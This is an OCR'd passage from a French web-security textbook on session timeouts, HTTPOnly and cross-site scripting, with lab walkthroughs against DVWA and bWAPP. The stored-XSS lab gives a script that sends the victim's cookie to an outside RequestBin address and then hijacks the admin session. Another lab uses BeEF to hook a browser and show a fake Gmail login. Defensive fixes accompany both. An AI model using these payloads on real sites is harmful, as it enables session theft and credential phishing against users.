- L'identifiant de sessions est trop petit, 128 bits requis au minimum.
- Le flag « HTTPOnly » est absent (vu dans le chapitre précédent : Panorama de la sécurité web - La sécurité des navigateurs et serveurs web).

Voici un exemple de protection :

Numéro	Méthode	Description
1	Timeout	Le temps donné au timeout de session doit être défini par la politique de sécurité ou le développeur. Il est bien de connaître le temps moyen de fréquentation d'un utilisateur sur l'application et de ce fait, de gérer le temps d'inactivité de celui-ci afin de quantifier le nombre de minutes avant expiration de la session.

Exemple :

Réglage du timeout sur .NET, fichier WEB.CONFIG :

```
<system.web> <sessionState
mode=”InProc” cookieless=”true” timeout=”15” />
</system.web>
```

Réglage du timeout sur Java, fichier WEB.XML (configuration en minutes) :

```
<web-app ...>
    <session-config>
        <session-timeout>20</session-timeout>
    </session-config>
</web-app>
```

Attention : Réglage du timeout sur PHP,

Depuis PHP 5.3 et l'apparition du ramasse-miettes (garbage collector), il est nécessaire de contrôler le timeout de session à travers le code.

Voici un exemple afin de remplacer la fonction session_start() par votre propre fonction et de configurer le session timeout de vos utilisateurs :

```
function ma_session_start($timeout = 1440) {
    ini_set('session.gc_maxlifetime', $timeout);
    session_start();

    if (isset($_SESSION['timeout_idle']) && $_SESSION['timeout_idle'] <
time()) {
        session_destroy();
        session_start();
        session_regenerate_id();
        $_SESSION = array();
    }

    $_SESSION['timeout_idle'] = time() + $timeout;
}
```

Voici un autre exemple de protection :

Numéro	Méthode	Description
1	HTTPOnly	Utiliser si possible la fonctionnalité HTTPOnly.

Exemple :

Pour configurer la fonctionnalité HTTPOnly, voici quelques exemples sur JEE (à partir de la version 6), IIS et Apache :

- JEE (WEB-INF/web.xml) :

```
<session-config>
 <cookie-config>
  <http-only>true</http-only>
 </cookie-config>
</session-config>
```

- .NET (web.config) :

```
<httpCookies httpOnlyCookies="true" ...>
```


- PHP (php.ini) :

```
session.cookie_httponly = True
```

5. Cross-Site Scripting (XSS)

La troisième place du classement OWASP TOP 10 est attribuée au Cross-Site Scripting qui a pour particularité d'être le seul risque du TOP 10 ayant comme indice de prévalence "très répandu". Effectivement, d'après une étude de l'éditeur Egdescan, 52 % des applications web seraient sujettes au XSS en 2015.

Malgré les protections sur les navigateurs, les pare-feu applicatifs (WAF) et les outils d'analyses de code, les XSS restent une vraie source de menaces pour les utilisateurs. Voici d'après l'OWASP l'évaluation du risque lié au XSS :



Le XSS permet à un cybercriminel d'envoyer du code JavaScript à l'aide d'une entrée utilisateur (formulaire, en-tête HTTP, query string, etc.) mal protégée, afin de récupérer des identifiants de sessions, de hameçonner, d'enregistrer les touches frappées par l'utilisateur, etc. Dans cette section, les trois types de XSS sont présentés.


5.1. XSS stocké (stored)

Le XSS stocké est sûrement la vulnérabilité la plus simple à exploiter, la plus dangereuse des trois XSS mais aussi la plus rare. Pour autant, le CMS le plus répandu au monde, WordPress, a été sujet à une vulnérabilité XSS stored en 2015 dans le coeur même du CMS.

Il est donc indispensable de connaître les fondamentaux afin de s'en prémunir par la suite.

À la différence des autres XSS, le XSS stocké est comme son nom l'indique, stocké de façon permanente dans l'application web, ce qui le rend permanent et redoutable pour l'utilisateur.

En effet, le vol de cookies (session hijacking), l'enregistrement de frappes (keylogger) et le hameçonnage peuvent être maniés facilement une fois un XSS stored identifié et inséré dans une application par un cybercriminel.



Rien de mieux qu'un exemple pour comprendre la vulnérabilité et corriger celle-ci.

Le scénario est le suivant.


Le cybercriminel prépare un serveur ou utilise une solution sur Internet pour intercepter les données qui seront volées par le XSS :

- Sur Firefox, veillez à bien fermer les sessions DVWA à l'aide du bouton Logout.
- Toujours sur Firefox, ouvrez une navigation privée à l'aide des touches [Ctrl][Shift] P.
- Se diriger sur le site web https://requestb.in/[1], cliquez sur Create a RequestBin.
- Une page apparaît et propose un lien de ce type : http://requestb.in/y0fh51y0, ayant pour fonction d'intercepter toutes les requêtes HTTP (POST, GET). Copiez l'adresse dans le presse-papiers.
- Ouvrez un nouvel onglet sur Firefox ([Ctrl] T), connectez-vous à l'application DVWA (http://localhost/dvwa/) et identifiez-vous avec admin et password.
- Sur l'application DVWA, la section XSS (Stored) propose un formulaire afin d'entrer des commentaires. Insérez dans le champ Message le code JavaScript suivant en n'oubliant pas de coller votre propre identifiant RequestBin à la place de celui présenté dans l'exemple.

[1] Inspect webhooks and HTTP requests


```
<script>document.write('<img src="http://requestb.in/1i45b6v1?cookie=' + document.cookie
+ '" />')</script>
```

Ce code JavaScript ajoute une image avec un lien hypertexte en direction de notre dépôt RequestBin ainsi que le cookie de l'utilisateur.



- Afin de vérifier que le cookie a bien été transféré sur RequestBin, rafraîchissez la page.

Dans notre exemple : http://requestb.in/1i45b6v1?inspect



- Dans la section QUERYSTRING du RequestBin, le session ID a bien été intercepté, nous allons donc pouvoir utiliser cet identifiant pour usurper l'application et nous connecter sur DVWA en tant qu'administrateur.
- Copiez l'identifiant de session et ouvrez une nouvelle fenêtre Firefox à l'aide des touches [Ctrl] N (attention à ne pas ouvrir une navigation privée).
- Dans cette nouvelle fenêtre, accédez à l'application DVWA (http://localhost/dvwa/) puis ouvrez le Developer Toolbar à l'aide des touches [Shift][F2].
- Une barre de saisie apparaît en dessous de la fenêtre du navigateur.

  À l'aide d'une commande, nous allons remplacer l'identifiant de session attribué par l'application par l'identifiant renvoyé de notre XSS sur le RequestBin auparavant. Saisissez la commande suivante :

```
cookie set PHPSESSID votre identifiant
```

- Dans la barre d'adresse, entrez l'adresse suivante : http://localhost/dvwa/index.php.

  Vous êtes connecté en tant qu'administrateur.

L'exemple présenté ici est à placer dans le contexte où un administrateur de site web ne sachant pas qu'il a été trompé par un XSS pourrait se faire voler sa session et donc laisser un cybercriminel être administrateur de son application.

Voici quelques solutions efficaces pour contrer les XSS stored :

Numéro	Méthode	Description
1	Désinfecter les variables	Il est important de désinfecter toutes les variables ayant pour fonction de capturer les entrées utilisateur. Aucune partie de l'application ne doit être épargnée, le XSS peut s'introduire dans les tags <body> mais aussi JavaScript, CSS, JSON et même dans les cookies ou useragents. Des fonctions d'encodage permettent simplement d'encoder tout caractère JavaScript ou HTML afin d'éviter leurs exécutions. La plupart des frameworks utilisent par défaut ces fonctions.

Exemple **:**

PHP :

```
1 $entree = htmlspecialchars($entree, ENT_QUOTES);
```

ASP.NET :

```
1 var entree = Server.HtmlEncode(entree);
```

Numéro	Méthode	Description
2	Utiliser un framework	Plusieurs bibliothèques sont disponibles afin de préparer et désinfecter toutes les variables lors du développement.

HtmlSanitizer, PHP Html Purifier, JavaScript/Node.JS Bleach, Python Bleach...

Numéro	Méthode	Description
3	HTTPOnly	Actionner sur le serveur la fonction HTTPOnly déjà présentée dans cet ouvrage (cf. chapitre Panorama de la sécurité web - La sécurité des navigateurs et serveurs web) afin d'éviter l'utilisation des cookies par JavaScript.
4	Content security policy	Ne pas hésiter à utiliser la CSP (Content Security Policy) afin d'interdire à tout contenu extérieur tel que JavaScript d'accéder à la page. Cette fonction est à manipuler côté serveur (cf. chapitre Panorama de la sécurité web - La sécurité des navigateurs et serveurs web). Cette technique est également recommandée pour les WYSIWYG dont l'utilisation des tags HTML est nécessaire et donc plus dangereuse.
5	X-XSS Protection	Tout comme le Content Security Policy, le X-XSS-Protection permet d'activer une protection anti-XSS. Pour plus d'informations, se reporter au chapitre Panorama de la sécurité web - La sécurité des navigateurs et serveurs web.

Remarque :

A voir... requestbin.in renvoie vers un site privé avec authentification, et un comportement différent.


5.2. XSS Réfléchi (reflected)

Le XSS réfléchi (reflected) est quant à lui plus difficile à utiliser mais très présent dans les applications. Les méthodes d'obfuscation très sophistiquées et les revues et analyses de codes, peu utilisées dans les cycles de développement, laissent encore une bonne marge de manœuvre aux XSS réfléchis.


La méthode la plus courante pour trouver une vulnérabilité XSS réfléchie consiste à injecter une commande JavaScript dans toutes les entrées utilisateur (user input) et à vérifier si l'application interprète celle-ci. Prenons l'exemple avec la section XSS (reflected) de DVWA. Un formulaire propose d'entrer son nom, essayez l'instruction suivante :

```
1 <script>alert(document.cookie)</script>
```

Le message suivant apparaît :



L'instruction JavaScript a bien été prise en compte, ce qui montre que l'application est vulnérable à un XSS réfléchi. À la différence du XSS stocké, le XSS réfléchi nécessite une interaction utilisateur pour pouvoir fonctionner, voici un schéma :



Le scénario présenté ci-dessus présente une attaque XSS réfléchie ayant pour point de départ un e-mail reçu par l'utilisateur avec un lien tout à fait normal en apparence, mais contenant un script malicieux JavaScript (XSS) ayant pour fonction de rediriger sur l'application web afin d'exécuter le script contrôlé par le serveur pirate.

Exemple :


Voici un exemple d'attaque XSS réfléchie :

- Veillez à avoir une session DVWA ouverte.
- Installer l'application Beef XSS Framework (**apt install beef-xss**). Beef est un outil connu dont le but est d'exploiter les XSS ; il nous permettra dans notre scénario d'être le serveur pirate.
- Lancer l'application à l'aide d'un terminal (commande : **beef-xss**). La 1ère fois, il va demander de créer un mot de passe à l'utilisateur beef. On choisit : **sio2b**.
- Une fenêtre Firefox s'ouvre avec la page d'accueil de l'application Beef. Entrez les login **beef** et mot de passe **sio2b**.


Vous devez vous adresser un courriel contenant le lien suivant dans le corps :

```
1 http://localhost/dvwa/vulnerabilities/xss_r/?name=
  <scriptsrc="http://localhost:3000/hook.js"</script>#
```

- Lisez ce courriel dans la machine virtuelle. Il va ouvrir une fenêtre de l'application bvwa.




- Revenez dans l'application Beef, dans la section de gauche (hooked browser), votre navigateur (127.0.0.1) apparaît comme nouvelle victime. C'est maintenant au tour de Beef de jouer. Des multitudes de fonctionnalités (payload) sont disponibles telles que :
  - L'utilisation de la victime en tant que proxy.
  - La capture des touches du clavier de l'utilisateur.
  - L'injection de malware afin de prendre le contrôle de la machine.
  - La proposition à l'utilisateur de fausses mises à jour du navigateur afin de le tromper et de prendre le contrôle de la machine.
  - Etc.
- Dans notre exemple, nous allons transformer la page DVWA XSS (Reflected) par une page Gmail qui sera en fait du phishing afin de duper l'utilisateur et de voler ses identifiants. Pour ce faire, sélectionnez la victime, ici la machine 127.0.0.1 dans la section online Browser du menu hooked browser.



- Beef vous propose de configurer le payload. Cliquez sur Execute.

La page DVWA dans laquelle le XSS a été injecté s'est maintenant transformée en une page Gmail.




La technique présentée dans l'exemple ci-dessus est un "classique" d'attaque XSS sur Internet, et même si cette attaque peut paraître facilement détectable, elle peut être bien plus sophistiquée que l'exemple présenté. Des antisèches regroupant des attaques avec obfuscation sont disponibles sur Internet, comme celle de l'OWASP : https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet[1]

Pour ce qui est des protections XSS réfléchies, les techniques de défense sont les mêmes qu'avec les XSS stockés vus dans la section précédente.

5.3. XSS DOM (Document Object Model)

Le XSS DOM est, comme son nom l'indique, lié au Document Object Model d'une page web. Le DOM est l'architecture d'une page web. Il permet au JavaScript, aux CSS d'insérer, de supprimer ou de modifier des éléments HTML au sein d'une page web.

Un peu comme un GPS, le DOM possède différentes coordonnées afin de dessiner et localiser chaque tag HTML.



En connaissant l'architecture DOM d'une page web, il est possible d'utiliser JavaScript afin d'insérer, modifier, supprimer de nouvelles balises HTML telles que des paragraphes (<p>), images (<img>), etc.

Des fonctions liées de près ou de loin au DOM sont très utilisées dans le monde du Web, par exemple :

- document.createElement("script")
- window.location
- document.referrer
- setInterval
- innerHTML

[1] OWASP - XSS Filter Evasion Cheat Sheet

- document.write
- etc.

La vulnérabilité XSS DOM consiste à utiliser une entrée telle qu'un user-agent, URL, referrer HTTP... afin d'y injecter un code JavaScript malicieux (XSS) qui sera interprété à l'intérieur des fonctions liées au DOM.

Exemple :

Voici un exemple de code vulnérable :

```
1 <script>
2     document.write("<b>URL Courante<b> : " + document.baseURI);
3 </script>
```

Le script ci-dessous permet d'afficher l'URL courante. Voici un exemple d'utilisation d'un XSS DOM :

```
1 http://www.exemple.com/test.html#<script>alert(1)</script>
```

Le fait d'ajouter l'instruction <script>alert()</script> à la fin de l'URL permettra de faire exécuter ce JavaScript à l'intérieur du code présenté plus haut.

Le caractère hash (#), couramment utilisé pour les ancres HTML, a pour particularité dans une vulnérabilité XSS DOM de ne pas envoyer ce qui suit après ce caractère au serveur web, ce qui rend la vulnérabilité indétectable sur le back-end (serveur web).

Voici la démonstration d'une vulnérabilité XSS DOM :

Sur le système d'exploitation Kali, ouvrez une fenêtre Firefox puis téléchargez et installez le add-on ref-control (https://addons.mozilla.org/fr/firefox/addon/refcontrol/) dont l'utilité est de pouvoir modifier les Referrer HTTP.

Pour plus d'information sur les Referrer HTTP : https://fr.wikipedia.org/wiki/R%C3%A9f%C3%A9rent_(informatique)[1]

Sur l'application bWAPP (http://localhost/bWAPP/), choisissez dans le menu déroulant la page « XSS - Reflected (Back Button) ». La page s'ouvre et celle-ci possède seulement un bouton Go back.

Regardons de plus près le code source de la page. À l'aide d'un clic droit, choisissez dans le menu déroulant l'option View Page Source. Voici un extrait du code source (ligne 57) :


```
1 input type=button value="Go back"
  onClick="document.location.href='http://localhost/bWAPP/portal.php'">
```

Ce code a pour fonction de rediriger l'utilisateur à l'adresse : http://localhost/ bWAPP/portal.php lorsque le bouton Go back est cliqué.

Il est très rare de voir un développeur « mettre en dur » une URL dans une page web pour ce genre de fonction. Nous pouvons supposer que celui-ci a utilisé un referrer HTTP pour intégrer cette URL.

- En faisant un clic droit sur la page, accédez à l'option RefControl Options for this Site...
- Un menu s'affiche. Choisissez l'option Custom et insérez la chaîne suivante :

```
1 ';document.write(document.cookie);'
```



[1] Referent ou referer (Informatique) - Wikipédia

- Revenez sur la page web (xxs_back_button) et cliquez sur le bouton Go back. Une page blanche avec le cookie s'affiche.

Évidemment, un cybercriminel n'a pas vraiment intérêt à afficher une page blanche à la victime mais cette attaque pourrait être automatisée avec des outils comme cURL, ce qui rendrait la vulnérabilité redoutable.

Pour se protéger des XSS DOM, il est nécessaire d'utiliser les protections précédemment vues dans la section XSS stocké (stored) et de ne pas utiliser des variables contenant des informations pouvant provenir de l'extérieur telles que les referrers, user-agents, cookies, URL sans avoir au préalable protégé celles-ci à l'aide d'une fonction d'encodage vue précédemment.

Remarque :

L'extension ref-control (https://addons.mozilla.org/fr/firefox/addon/refcontrol/) n'est plus disponible.

